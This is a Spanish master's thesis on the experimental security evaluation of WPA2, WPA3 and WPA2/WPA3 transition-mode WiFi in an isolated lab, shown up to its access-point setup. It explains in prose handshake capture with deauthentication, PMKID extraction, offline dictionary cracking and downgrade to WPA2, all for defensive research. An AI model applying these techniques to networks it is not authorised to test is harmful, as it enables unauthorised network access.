



Trabajo de Fin de Máster

Máster Universitario en Ciberseguridad e Inteligencia de Datos

Evaluación Experimental de la Seguridad WiFi

Ataques, Mitigaciones y Laboratorio de Pruebas

Experimental Evaluation of WiFi Security

Attacks, Mitigations and Testing Lab

Cristopher Manuel Afonso Mora

La Laguna, 7 de julio de 2026

Dña. **Pino Teresa Caballero Gil**, con N.I.F. xx.xxx.xxx-x, Catedrática de Universidad adscrita al Departamento de Ingeniería Informática y de Sistemas de la Universidad de La Laguna, como tutora.

D. **Javier Correa Marichal**, con N.I.F. xx.xxx.xxx-x, especialista en ciberseguridad en Bureau Veritas Cybersecurity, como cotutor.

C E R T I F I C A N

Que la presente memoria titulada:

”Evaluación Experimental de la Seguridad WiFi”

ha sido realizada bajo su dirección por D. **Cristopher Manuel Afonso Mora**, con N.I.F. xx.xxx.xxx-x.

Y para que así conste, en cumplimiento de la legislación vigente y a los efectos oportunos firman la presente en La Laguna a 7 de julio de 2026

Agradecimientos

Quiero expresar mi más sincero agradecimiento a todas las personas que, de una u otra forma, han contribuido al desarrollo de este trabajo y me han acompañado durante esta etapa académica.

En primer lugar, quiero agradecer especialmente a mi madre y a mi hermana por su apoyo incondicional, su confianza y el esfuerzo que siempre han realizado para que pudiera continuar mi formación. Sin ellas, mi trayectoria académica habría sido muy diferente y mucho más difícil.

También quiero agradecer a mis compañeros del Máster, Adnan, Alex, Robert, Pablo y Francesca, por el compañerismo demostrado a lo largo del curso.

Compartir conocimientos, resolver juntos las dificultades de las distintas asignaturas y aprender unos de otros ha hecho que esta experiencia haya sido mucho más enriquecedora.

Por último, quiero agradecer a mis tutores, Pino Teresa Caballero Gil y Javier Correa Marichal, por confiar en la propuesta de este Trabajo Fin de Máster desde el primer momento, por orientarme durante su desarrollo y por el tiempo dedicado a la revisión y mejora de esta memoria. Gracias a su apoyo y sus recomendaciones, este proyecto ha podido desarrollarse hasta convertirse en el trabajo que hoy se presenta.

Licencia de distribución

© 2026 Cristopher Manuel Afonso Mora

Este Trabajo Fin de Máster se distribuye bajo la licencia:

**Creative Commons Reconocimiento–NoComercial–SinObraDerivada 4.0
Internacional**
(CC BY-NC-ND 4.0)

Esta licencia permite compartir y redistribuir la obra en cualquier medio o formato, siempre que se reconozca adecuadamente la autoría, no se utilice con fines comerciales y no se realicen obras derivadas.

Más información sobre la licencia:

<https://creativecommons.org/licenses/by-nc-nd/4.0/>

Resumen

El presente Trabajo Fin de Máster evalúa experimentalmente la seguridad de los principales mecanismos de autenticación utilizados en redes WiFi, analizando la evolución desde WPA2-Personal hasta WPA3-Personal y el funcionamiento del modo de transición WPA2/WPA3. Para ello se diseñó e implementó un laboratorio inalámbrico completamente aislado que permitió reproducir, de forma controlada y reproducible, distintos escenarios representativos de evaluación de seguridad inalámbrica sobre redes IEEE 802.11.

La investigación combina una revisión del funcionamiento de los protocolos de autenticación y cifrado con la ejecución práctica de experimentos basados en la captura y análisis de intercambios de autenticación, la obtención de material de autenticación y la realización de ataques offline mediante herramientas profesionales de auditoría inalámbrica.

Los resultados obtenidos muestran que WPA2 continúa siendo vulnerable a ataques por diccionario cuando es posible capturar un 4-Way Handshake válido y se utilizan contraseñas débiles. Por el contrario, WPA3 incorpora mejoras significativas mediante el protocolo SAE, dificultando la obtención de material directamente explotable con las técnicas tradicionales. Asimismo, se comprobó experimentalmente que el modo WPA2/WPA3 Transition Mode mantiene vectores de ataque heredados cuando un cliente negocia deliberadamente autenticación WPA2.

Además de la validación experimental realizada, este trabajo proporciona un laboratorio completamente documentado y reproducible que puede emplearse como base para futuras investigaciones y actividades docentes relacionadas con la seguridad de redes inalámbricas.

Palabras clave: WiFi, IEEE 802.11, WPA2, WPA3, SAE, Seguridad inalámbrica

Abstract

This Master's Thesis presents an experimental evaluation of the main authentication mechanisms employed in modern WiFi networks, analysing the evolution from WPA2-Personal to WPA3-Personal together with the behaviour of WPA2/WPA3 Transition Mode. To achieve this, a fully isolated wireless laboratory was designed and implemented, enabling representative IEEE 802.11 wireless security assessment scenarios to be reproduced under controlled and repeatable conditions.

The research combines a review of wireless authentication and encryption protocols with practical experimentation based on capturing and analysing authentication exchanges, obtaining authentication material and performing offline attacks using professional wireless security auditing tools.

The results demonstrate that WPA2 remains vulnerable to dictionary attacks whenever a valid 4-Way Handshake can be captured and weak passwords are employed. By contrast, WPA3 introduces significant security improvements through the SAE protocol, making it considerably more difficult to obtain directly exploitable authentication material using traditional techniques. The experiments also confirmed that WPA2/WPA3 Transition Mode preserves legacy attack vectors when a client deliberately negotiates WPA2 authentication.

Beyond the experimental validation, this work provides a fully documented and reproducible wireless laboratory that can serve as a foundation for future research and educational activities in the field of wireless network security.

Keywords: *WiFi, IEEE 802.11, WPA2, WPA3, SAE, Wireless Network Security*

Índice general

1. Introducción y alcance	1
1.1. Contexto y motivación	1
1.2. Objetivos	1
1.3. Alcance y limitaciones	2
1.4. Metodología general del proyecto	2
1.5. Marco legal y ético	2
1.6. Estructura del documento	3
2. Marco teórico y estado del arte	4
2.1. Introducción al estándar IEEE 802.11	4
2.2. Protocolos de seguridad: WEP y WPA	4
2.3. PMKID y otros mecanismos relacionados	5
2.4. Tipos de ataques conocidos y herramientas	5
2.5. Estado del arte y trabajos previos	6
3. Metodología y laboratorio experimental	7
3.1. Enfoque metodológico general	7
3.2. Diseño del laboratorio	7
3.3. Hardware y software empleados	8
3.4. Variables y métricas de análisis	9
3.5. Flujo de trabajo y documentación	10
3.6. Configuración inicial del punto de acceso	10
3.7. Configuración Alfa Network AWUS036AXM	13
4. Resultados, análisis y mitigaciones	14
4.1. Introducción	14
4.2. Descripción de los experimentos realizados	14
4.3. Hipótesis de trabajo	15
4.4. Análisis experimental de WPA2	15
4.5. Análisis experimental de WPA3	19
4.6. Evaluación experimental del modo de transición WPA2/WPA3	21
4.7. Análisis de resultados	27
4.8. Limitaciones del estudio	28
4.9. Mitigaciones y recomendaciones	29
5. Conclusiones y líneas futuras	31
5.1. Conclusiones generales	31
5.2. Validación de las hipótesis de trabajo	31
5.3. Limitaciones del trabajo	32
5.4. Líneas de trabajo futuro	33

5.5. Reflexión final	34
6. Summary and conclusions	35
6.1. Objectives	35
6.2. Methodology	35
6.3. Experimental Results	36
6.4. Conclusions and Future Work	36
7. Presupuesto	37
7.1. Resumen ejecutivo del presupuesto final	37
7.2. Desglose y justificación del gasto	37
7.3. Consideraciones finales sobre el presupuesto	38
A. Material técnico, scripts y evidencias	39
A.1. Herramientas empleadas	39
A.2. Comandos utilizados durante la experimentación	39
A.3. Gestión segura de evidencias	41
A.4. Documentación de los experimentos	41
A.5. Gestión de versiones y reproducibilidad	42

Capítulo 1

Introducción y alcance

1.1. Contexto y motivación

Las redes inalámbricas IEEE 802.11 constituyen una de las tecnologías de conectividad más extendidas en entornos domésticos, académicos y empresariales. Su facilidad de despliegue y la ausencia de cableado físico han favorecido una adopción masiva, pero también introducen una superficie de exposición particular: el medio radioeléctrico puede ser observado por cualquier dispositivo situado dentro del área de cobertura de la red IEEE [2024, 2020].

Desde la aparición de los primeros mecanismos de seguridad WiFi, la protección de las comunicaciones inalámbricas ha evolucionado de forma progresiva. Protocolos hoy obsoletos como WEP fueron sustituidos por WPA y posteriormente por WPA2, mientras que WPA3 introduce mecanismos más robustos como SAE (*Simultaneous Authentication of Equals*) para mejorar la resistencia frente a ataques de diccionario offline Borisov et al. [2001], IEEE [2004], Wi-Fi Alliance [2021], Harkins [2008]. Sin embargo, la coexistencia de dispositivos antiguos y modernos hace que muchas infraestructuras mantengan modos de compatibilidad que pueden conservar vectores de ataque heredados.

Este trabajo surge de la necesidad de analizar de forma práctica cómo se comportan los mecanismos de autenticación WiFi en un entorno de laboratorio diseñado para reproducir condiciones representativas de despliegues reales. En particular, se estudian WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode, evaluando la captura de intercambios de autenticación, la obtención de material de ataque y la viabilidad de ataques offline mediante herramientas profesionales de auditoría inalámbrica.

1.2. Objetivos

El objetivo general de este Trabajo Fin de Máster es evaluar experimentalmente la seguridad de los principales mecanismos de autenticación utilizados en redes WiFi actuales, comparando el comportamiento de WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode frente a distintos escenarios de auditoría inalámbrica.

1.2.1. Objetivos específicos

- Diseñar e implementar un laboratorio inalámbrico controlado que permita reproducir experimentos sobre redes IEEE 802.11 sin afectar a infraestructuras de terceros.
- Analizar el proceso de autenticación de WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode mediante la captura e inspección de tráfico inalámbrico.
- Evaluar la viabilidad de ataques offline basados en la captura de handshakes, PMKID o material de autenticación compatible con herramientas como Aircrack-ng y Hashcat.

- Comparar la superficie de ataque disponible en WPA2 y WPA3, prestando especial atención al impacto del modo de transición WPA2/WPA3.
- Proponer recomendaciones prácticas de configuración y mitigación orientadas a reducir los riesgos identificados durante la fase experimental.

1.3. Alcance y limitaciones

El alcance experimental de este trabajo se limita a redes WiFi configuradas en un entorno de laboratorio propio, aislado y controlado. Las pruebas se centran en WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode, junto con mecanismos relacionados como la captura del 4-Way Handshake, el intento de obtención de PMKID, el análisis de tramas SAE y la negociación de autenticación en modo transición.

Aunque el marco teórico aborda protocolos y ataques históricos como WEP, WPA/TKIP, WPS o KRACK, estos no forman parte del núcleo experimental del trabajo. Su inclusión responde a la necesidad de contextualizar la evolución de la seguridad WiFi y justificar la selección de los escenarios finalmente reproducidos en el laboratorio.

Las pruebas se circunscriben a la capa de enlace y a las fases de autenticación, asociación y establecimiento de claves, sin abordar la explotación de servicios de red de capas superiores. Tampoco se realizan pruebas sobre redes ajenas ni ataques de denegación de servicio a gran escala. Las principales limitaciones del estudio derivan del hardware disponible, del número reducido de dispositivos analizados y de las versiones de firmware empleadas en el laboratorio.

1.4. Metodología general del proyecto

El proyecto siguió una metodología experimental y reproducible basada en revisión bibliográfica, diseño de laboratorio, ejecución controlada de pruebas y análisis de evidencias. Este enfoque se alinea con las recomendaciones para evaluaciones técnicas de seguridad, donde resulta esencial definir el alcance, documentar los procedimientos y preservar las evidencias obtenidas National Institute of Standards and Technology [2008].

Tras revisar los fundamentos de los protocolos WiFi y sus mecanismos de autenticación, se diseñó un laboratorio inalámbrico aislado compuesto por un punto de acceso configurable, clientes de prueba y una estación atacante con un adaptador WiFi compatible con modo monitor. Posteriormente, se ejecutaron los experimentos sobre WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode, registrando comandos, capturas y resultados.

Finalmente, las evidencias fueron analizadas con herramientas especializadas para comparar el comportamiento de cada configuración, identificar diferencias entre protocolos y extraer conclusiones sobre su superficie de ataque.

1.5. Marco legal y ético

Todas las pruebas realizadas en este trabajo se llevaron a cabo exclusivamente sobre una infraestructura de laboratorio propia, configurada específicamente para la experimentación y aislada de redes de producción. En consecuencia, los experimentos no implicaron el tratamiento de datos personales, el acceso a sistemas de terceros ni la captura de tráfico perteneciente a usuarios ajenos al laboratorio.

El trabajo se desarrolló siguiendo los principios de la investigación responsable en ciberseguridad, limitando todas las pruebas al entorno autorizado y documentando los procedimientos ejecutados con el fin de garantizar su trazabilidad y reproducibilidad.

De este modo, el alcance experimental quedó restringido al estudio de los mecanismos de autenticación WiFi sin afectar a infraestructuras o comunicaciones de terceros.

1.6. Estructura del documento

La memoria se organiza en siete capítulos y un apéndice técnico. El Capítulo 1 presenta el contexto, los objetivos, el alcance, la metodología general y las consideraciones legales y éticas del trabajo. El Capítulo 2 introduce los fundamentos teóricos de IEEE 802.11, los protocolos de seguridad WiFi y los ataques documentados en la literatura.

El Capítulo 3 describe el laboratorio experimental, el hardware, las herramientas y el flujo de trabajo seguido. El Capítulo 4 constituye el núcleo experimental de la memoria, presentando los resultados sobre WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode, junto con el análisis comparativo y las recomendaciones de mitigación.

El Capítulo 5 recoge las conclusiones, valida las hipótesis y plantea líneas futuras. El Capítulo 6 incluye el resumen extendido en inglés, el Capítulo 7 presenta el presupuesto del laboratorio y el apéndice técnico recopila herramientas, comandos y criterios de gestión de evidencias.

Capítulo 2

Marco teórico y estado del arte

2.1. Introducción al estándar IEEE 802.11

El estándar **IEEE 802.11** define las redes inalámbricas de área local y constituye la base técnica sobre la que se desarrollan las tecnologías WiFi actuales. Desde sus primeras versiones, el estándar ha evolucionado para mejorar el rendimiento, la eficiencia espectral y la seguridad de las comunicaciones inalámbricas IEEE [2024, 2020].

En el contexto de este trabajo, el aspecto más relevante de dicha evolución no es el rendimiento físico de la red, sino la transformación de los mecanismos de autenticación y cifrado. La seguridad WiFi ha pasado de esquemas iniciales vulnerables, como WEP, a mecanismos más robustos como WPA2 y WPA3, cuyo comportamiento experimental se analiza en los capítulos posteriores.

2.2. Protocolos de seguridad: WEP y WPA

La evolución de la seguridad WiFi puede entenderse como una respuesta progresiva a las debilidades detectadas en cada generación de protocolos. **WEP** fue el primer mecanismo de protección ampliamente desplegado, pero su diseño basado en RC4 y la reutilización de vectores de inicialización permitió ataques prácticos de recuperación de clave, lo que provocó su obsolescencia Borisov et al. [2001].

Como solución transitoria surgió **WPA**, que incorporó TKIP para mejorar la protección respecto a WEP, aunque mantuvo ciertas limitaciones heredadas. Posteriormente, **WPA2**, basado en IEEE 802.11i, estableció el uso de AES-CCMP y consolidó el 4-Way Handshake como mecanismo central para el establecimiento de claves en redes personales IEEE [2004].

Paralelamente a las modalidades personales basadas en contraseña compartida (Personal/PSK), tanto WPA2 como WPA3 disponen de una variante Enterprise, orientada a entornos corporativos. En este modelo la autenticación se delega en un servidor RADIUS mediante IEEE 802.1X, permitiendo la gestión individualizada de credenciales y ofreciendo un nivel de seguridad superior al de las redes basadas en una clave compartida IEEE [2020]. El presente trabajo se centra exclusivamente en las modalidades Personal.

WPA3 introduce un cambio relevante al sustituir el modelo WPA2-PSK por SAE (*Simultaneous Authentication of Equals*), basado en el intercambio Dragonfly. Este mecanismo dificulta los ataques offline al reemplazar el intercambio de claves basado en una contraseña compartida por un protocolo de autenticación resistente frente a capturas pasivas Wi-Fi Alliance [2021, 2018], Harkins [2008]. No obstante, su despliegue práctico suele convivir con WPA2 mediante *Transition Mode*, manteniendo compatibilidad con dispositivos heredados; pero también conservando parte de la superficie de ataque asociada a WPA2 HPE Aruba Networking [2025], Vanhoef [2019].

A diferencia de WPA2-PSK, donde ambos participantes demuestran conocer una misma contraseña compartida durante el establecimiento del 4-Way Handshake, SAE realiza un intercambio autenticado basado en el protocolo Dragonfly. Cada extremo participa en una negociación criptográfica que permite verificar el conocimiento de la contraseña sin exponer material criptográfico suficiente para que un observador pasivo pueda reutilizar el intercambio para realizar ataques offline equivalentes a los de WPA2. Como consecuencia, la captura del tráfico de autenticación deja de proporcionar directamente un material explotable mediante herramientas tradicionales de cracking. Harkins [2008], Wi-Fi Alliance [2021].

2.3. PMKID y otros mecanismos relacionados

Además de los protocolos principales descritos anteriormente, existen mecanismos complementarios que influyen en la seguridad de las redes inalámbricas. Aunque el presente trabajo se centra experimentalmente en el análisis de PMKID, resulta conveniente mencionar otros mecanismos relacionados que suelen aparecer asociados a WPA2 y WPA3 y que forman parte de la evolución reciente de la seguridad WiFi.

WPS (*WiFi Protected Setup*) fue diseñado para simplificar la conexión de dispositivos domésticos mediante mecanismos como el uso de un PIN o un botón físico. Sin embargo, determinadas implementaciones presentaron vulnerabilidades que permitieron ataques de fuerza bruta contra dicho PIN, motivo por el cual actualmente se recomienda deshabilitar esta funcionalidad cuando no resulte necesaria.

El mecanismo **PMF** (*Protected Management Frames*), definido inicialmente en IEEE 802.11w, protege determinadas tramas de gestión frente a ataques de falsificación o desautenticación. Su adopción resulta especialmente relevante en WPA3, donde constituye un requisito de seguridad más estricto IEEE [2009], Wi-Fi Alliance [2021].

A diferencia de los mecanismos anteriores, **PMKID** está directamente relacionado con uno de los escenarios experimentales desarrollados en este trabajo. Durante la autenticación WPA2 existe una clave maestra denominada **Pairwise Master Key (PMK)**, derivada de la contraseña compartida. El **PMKID** es un identificador criptográfico asociado a dicha clave que algunos puntos de acceso pueden transmitir durante determinadas fases del proceso de autenticación. Si un atacante consigue capturar este identificador, puede utilizarlo para realizar ataques offline contra la contraseña sin necesidad de disponer del 4-Way Handshake completo. Por este motivo, el ataque basado en PMKID constituye una alternativa especialmente interesante cuando no resulta posible capturar una nueva autenticación del cliente ZerBea [2026a], Hashcat Project [2026].

2.4. Tipos de ataques conocidos y herramientas

Los ataques contra redes WiFi pueden agruparse según el tipo de material que intentan obtener y el mecanismo de autenticación al que se dirigen. La Tabla 2.1 resume los principales escenarios experimentales y mecanismos de autenticación analizados durante este trabajo.

Mecanismo analizado	Objetivo	Herramientas
WEP	Recuperación de clave mediante IVs y tráfico capturado.	Aircrack-ng
WPA/WPA2 (handshake)	Captura del 4-Way Handshake y ataque offline por diccionario.	Airodump-ng, Aircrack-ng, Hashcat
WPA2 (PMKID)	Obtención de material de autenticación sin handshake completo.	hcxdumpntool, hcxcapngtool, Hashcat
WPA3-SAE	Análisis del intercambio SAE y evaluación de material capturado.	Wireshark, hcxcapngtool, Hashcat
Transition Mode	Forzado de negociación WPA2 en redes compatibles WPA2/WPA3.	wpa_supplicant, Airodump-ng, Hashcat

Cuadro 2.1: Mecanismos de autenticación y escenarios de ataque considerados durante la fase experimental.

Estas técnicas sirven como base para la fase experimental del trabajo, donde se analiza la captura de handshakes WPA2, el intento de obtención de PMKID, el comportamiento de WPA3-SAE y la degradación de autenticación en WPA2/WPA3 Transition Mode.

2.5. Estado del arte y trabajos previos

La literatura especializada muestra que la seguridad WiFi no depende únicamente del protocolo empleado, sino también de su implementación, configuración y del comportamiento de los clientes Vanhoef and Ronen [2020], Vanhoef [2019]. Ataques como KRACK demostraron que incluso WPA2 podía verse afectado por debilidades en el proceso de instalación de claves, mientras que investigaciones posteriores sobre WPA3, como Dragonblood, evidenciaron la necesidad de analizar cuidadosamente las implementaciones de SAE. Trabajos más recientes, como Dragondoom, continúan estudiando posibles debilidades derivadas de implementaciones concretas del protocolo Dragonfly, especialmente frente a ataques de canal lateral, sin cuestionar la solidez criptográfica del diseño original Vanhoef and Piessens [2017], Vanhoef and Ronen [2020], Braga et al. [2023].

Asimismo, distintos estudios han señalado que la robustez de las contraseñas continúa siendo un factor determinante en redes personales. Incluso con protocolos modernos, el uso de claves débiles o previsibles facilita ataques offline cuando el atacante dispone de material de autenticación válido Group [2025].

En conjunto, estos trabajos justifican la necesidad de una evaluación experimental controlada que permita comprobar, en un entorno reproducible, cómo se comportan WPA2, WPA3 y WPA2/WPA3 Transition Mode frente a ataques representativos y configuraciones de laboratorio.

Capítulo 3

Metodología y laboratorio experimental

3.1. Enfoque metodológico general

El presente proyecto adopta un enfoque experimental orientado a evaluar de forma práctica la seguridad de distintos mecanismos de autenticación inalámbrica definidos en el ecosistema IEEE 802.11. La metodología seguida combina revisión bibliográfica, diseño controlado del laboratorio, ejecución de pruebas reproducibles, recogida de evidencias y análisis posterior de los resultados, de acuerdo con criterios habituales en procesos de evaluación técnica de seguridad National Institute of Standards and Technology [2008].

Todas las pruebas se realizaron en un entorno aislado para evitar interferencias externas y garantizar que ningún sistema ajeno se vea afectado. Esto permitió reproducir los experimentos con condiciones estables, comparar configuraciones de seguridad distintas y controlar las variables que podían influir en la captura de tráfico o en la negociación de autenticación.

La reproducibilidad fue uno de los principios centrales del laboratorio. Para ello se documentaron los comandos utilizados, las herramientas empleadas, las configuraciones del punto de acceso y las evidencias generadas durante cada experimento. A partir de esta metodología se diseñó el entorno experimental descrito en los apartados siguientes, detallando el hardware empleado, la configuración del laboratorio, el flujo experimental y los procedimientos de captura y análisis de evidencias.

3.2. Diseño del laboratorio

El laboratorio experimental se diseñó como un entorno modular, físico y controlado, capaz de reproducir distintos escenarios de seguridad inalámbrica utilizando exclusivamente los dispositivos configurados para el laboratorio. La topología adoptada se basó en un punto de acceso central, varios clientes de prueba y una estación atacante dedicada a la monitorización y captura de tráfico.

El elemento central del laboratorio fue el punto de acceso Mercusys TP-Link MR85X, configurado con tres redes independientes: una red WPA2-Personal, una red WPA3-Personal y una red WPA2/WPA3 Transition Mode. Esta separación por SSID permitió aislar los experimentos, evitar interferencias entre configuraciones y comparar el comportamiento de cada mecanismo de autenticación bajo condiciones equivalentes.

La estación de auditoría estuvo formada por un portátil con Kali Linux y el adaptador Alfa Network AWUS036AXM, utilizado en modo monitor para capturar tramas IEEE 802.11 y registrar los intercambios de autenticación. Como clientes de prueba se emplearon distintos sistemas, incluyendo Windows 11, máquinas virtuales Linux y un entorno Linux arrancado mediante USB, según las necesidades de cada experimento.

Todas las pruebas se realizaron dentro de una red local aislada y sin conexión a Internet. Esto permitió reducir el ruido en las capturas, evitar tráfico externo no controlado y garantizar que la experimentación se desarrollara exclusivamente sobre dispositivos pertenecientes al laboratorio.

Desde un punto de vista funcional, el laboratorio se compone de tres elementos principales: clientes de prueba, un punto de acceso configurable y una estación de auditoría. La interacción entre estos componentes se resume en la Figura 3.1.



Figura 3.1: Topología del laboratorio experimental empleado para la evaluación de WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode. El entorno permanece completamente aislado de Internet y permite la captura pasiva de tramas IEEE 802.11 intercambiadas entre los clientes de prueba y el punto de acceso.

3.3. Hardware y software empleados

El laboratorio combina hardware comercial de bajo coste con herramientas de auditoría inalámbrica ampliamente utilizadas en entornos GNU/Linux. La selección de los componentes respondió a tres criterios principales: compatibilidad con los protocolos analizados, soporte para modo monitor y posibilidad de reproducir escenarios WPA2, WPA3 y WPA2/WPA3 Transition Mode.

Componente	Función dentro del laboratorio
Alfa AWUS036AXM	Captura de tramas IEEE 802.11, funcionamiento en modo monitor e inyección controlada de paquetes durante las pruebas inalámbricas Alfa Network [2025].
Mercusys MR85X	Creación de redes WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode mediante SSID independientes Mercusys / TP-Link [2025].
Estación de auditoría	Portátil con Kali Linux utilizado para ejecutar herramientas de captura, análisis y ataques offline.
Clientes de prueba	Windows 11, Kali Linux y Ubuntu Live utilizados para generar asociaciones reales contra el punto de acceso.

Cuadro 3.1: Hardware principal utilizado en el laboratorio experimental.

El software empleado se basó en herramientas de código abierto orientadas a la auditoría inalámbrica, el análisis de tráfico y el procesamiento de material de autenticación. Como plataforma de trabajo se emplearon distribuciones GNU/Linux especializadas en pruebas de penetración, ampliamente utilizadas en auditorías profesionales de seguridad inalámbrica Hertzog et al. [2017].

Herramienta	Uso principal durante los experimentos
Parrot OS / Kali Linux	Sistemas GNU/Linux empleados como plataformas de auditoría y análisis Parrot Security [2026], Offensive Security [2026].
Aircrack-ng suite	Activación de modo monitor, captura de tráfico inalámbrico, desautenticación controlada y validación de handshakes WPA2 Aircrack-ng Project [2026, 2022b,a].
Wireshark	Inspección detallada de tramas IEEE 802.11, EAPOL, SAE y elementos RSN Wireshark Foundation [2026].
hcxumptool / hcxtools	Captura y procesamiento de material PMKID y conversión de capturas a formatos compatibles con Hashcat ZerBea [2026a,b].
Hashcat	Ejecución de ataques offline por diccionario contra hashes WPA/WPA2 Hashcat Project [2026].
wpa_supplicant	Configuración manual de clientes Linux para controlar el mecanismo de autenticación negociado Malinen [2026].

Cuadro 3.2: Herramientas software empleadas durante la fase experimental.

3.4. Variables y métricas de análisis

Para analizar los resultados de forma homogénea, se definió un conjunto común de variables de observación que permitió comparar los distintos escenarios experimentales. Estas variables sirvieron como criterios comunes para interpretar los resultados obtenidos y facilitar la comparación entre los distintos escenarios experimentales presentados en el capítulo siguiente.

Métrica	Descripción	Propósito
Tiempo de ejecución	Duración aproximada de la captura, procesamiento o ataque.	Evaluar la viabilidad práctica del procedimiento.
Paquetes capturados	Número de tramas relevantes obtenidas durante la prueba.	Comprobar si existe material suficiente para el análisis.
Vector de ataque	Handshake WPA2, PMKID o degradación en WPA2/WPA3 Transition Mode.	Identificar el escenario experimental evaluado.
Resultado del ataque	Éxito, fallo o ausencia de material explotable.	Comparar la resistencia de cada configuración.
Evidencia obtenida	Handshake válido, PMKID, mensajes SAE o ausencia de material explotable.	Determinar si el material capturado permitía continuar con el análisis.
Repeticiones	Número de ejecuciones realizadas sobre el mismo escenario.	Verificar estabilidad y reproducibilidad del resultado.

Cuadro 3.3: Variables y métricas empleadas para analizar los experimentos.

La métrica de repeticiones resulta especialmente relevante en los experimentos con resultados negativos o dependientes del comportamiento del punto de acceso, como la obtención de PMKID o la captura de material WPA3 explotable. En estos casos, repetir la prueba permitió distinguir entre un fallo puntual de captura y una ausencia real de material útil bajo las condiciones evaluadas.

3.5. Flujo de trabajo y documentación

El proceso experimental siguió un flujo uniforme para garantizar la trazabilidad de los resultados. Cada prueba comenzó con la preparación del entorno, continuó con la ejecución del vector correspondiente y finalizó con la preservación y análisis de las evidencias generadas.

Esta metodología de trabajo sigue el procedimiento habitual empleado en auditorías profesionales de redes inalámbricas Security [2019]. Todas las pruebas se desarrollaron siguiendo el flujo de trabajo descrito, evitando diferencias metodológicas entre experimentos. La Figura 3.2 resume gráficamente este procedimiento.




Figura 3.2: Flujo de trabajo seguido durante la ejecución y documentación de los experimentos.

Este procedimiento permitió mantener una estructura común en todos los experimentos, facilitando la comparación entre protocolos y evitando que los resultados dependieran de pasos manuales no documentados. Las capturas, logs, comandos y salidas relevantes se conservaron como evidencias técnicas para justificar las conclusiones obtenidas en el capítulo experimental.

3.6. Configuración inicial del punto de acceso

La configuración inicial del punto de acceso tuvo como objetivo crear tres redes WiFi independientes, cada una asociada a un escenario experimental concreto. Esta separación por SSID permitió aislar las pruebas, evitar interferencias entre configuraciones y reproducir condiciones equivalentes para los distintos mecanismos de autenticación analizados.

SSID	Configuración	Finalidad experimental
LAB-WPA2	WPA2-Personal, 2.4 GHz	Captura de 4-Way Handshake, pruebas de desautenticación controlada e intento de obtención de PMKID.
LAB-WPA3	WPA3-Personal, 5 GHz	Captura y análisis de intercambios SAE en una red configurada exclusivamente con WPA3.
LAB-TRANS	WPA2/WPA3 Transition Mode, 2.4 GHz	Evaluación del comportamiento del modo transición y de la negociación entre WPA2-PSK y WPA3-SAE.

Cuadro 3.4: Redes configuradas en el punto de acceso para la fase experimental.

El punto de acceso se configuró desde cero mediante el asistente web integrado del Mercusys MR85X. Durante este proceso se definieron los SSID de laboratorio, las contraseñas de acceso y el modo de seguridad correspondiente para cada escenario experimental. La Figura 3.3 muestra el momento en que se establece una de estas configuraciones.

The screenshot shows the 'Personalize Wireless Settings' page of the Mercusys MR85X web interface. At the top, there's a red header with the Mercusys logo and 'AX3000 Dual-Band Wi-Fi 6 Router'. Below the header, a progress bar indicates the current step. The main content area has a title 'Personalize Wireless Settings' and a subtitle 'Personalize your wireless network name and password.' There are three sections: 'Smart Connect' with an 'Enable' checkbox (disabled), '2.4GHz' with an 'Enable' checkbox (checked), and '5GHz' with an 'Enable' checkbox (checked). Under '2.4GHz', there's a 'Network Name (SSID)' field with 'LAB-WPA2' and a 'Password' field. Under '5GHz', there's a 'Network Name (SSID)' field with 'LAB-WPA2_5G' and a 'Password' field. At the bottom, there are 'BACK' and 'NEXT' buttons.

Figura 3.3: Configuración del SSID LAB-WPA2 durante el asistente inicial del MR85X.

Una vez completados los ajustes iniciales, se verificó que las redes configuradas se encontraban activas y disponibles. Esta comprobación confirmó que el punto de acceso anunciaba simultáneamente los escenarios requeridos para las pruebas sobre WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode, tal como se observa en la Figura 3.4.

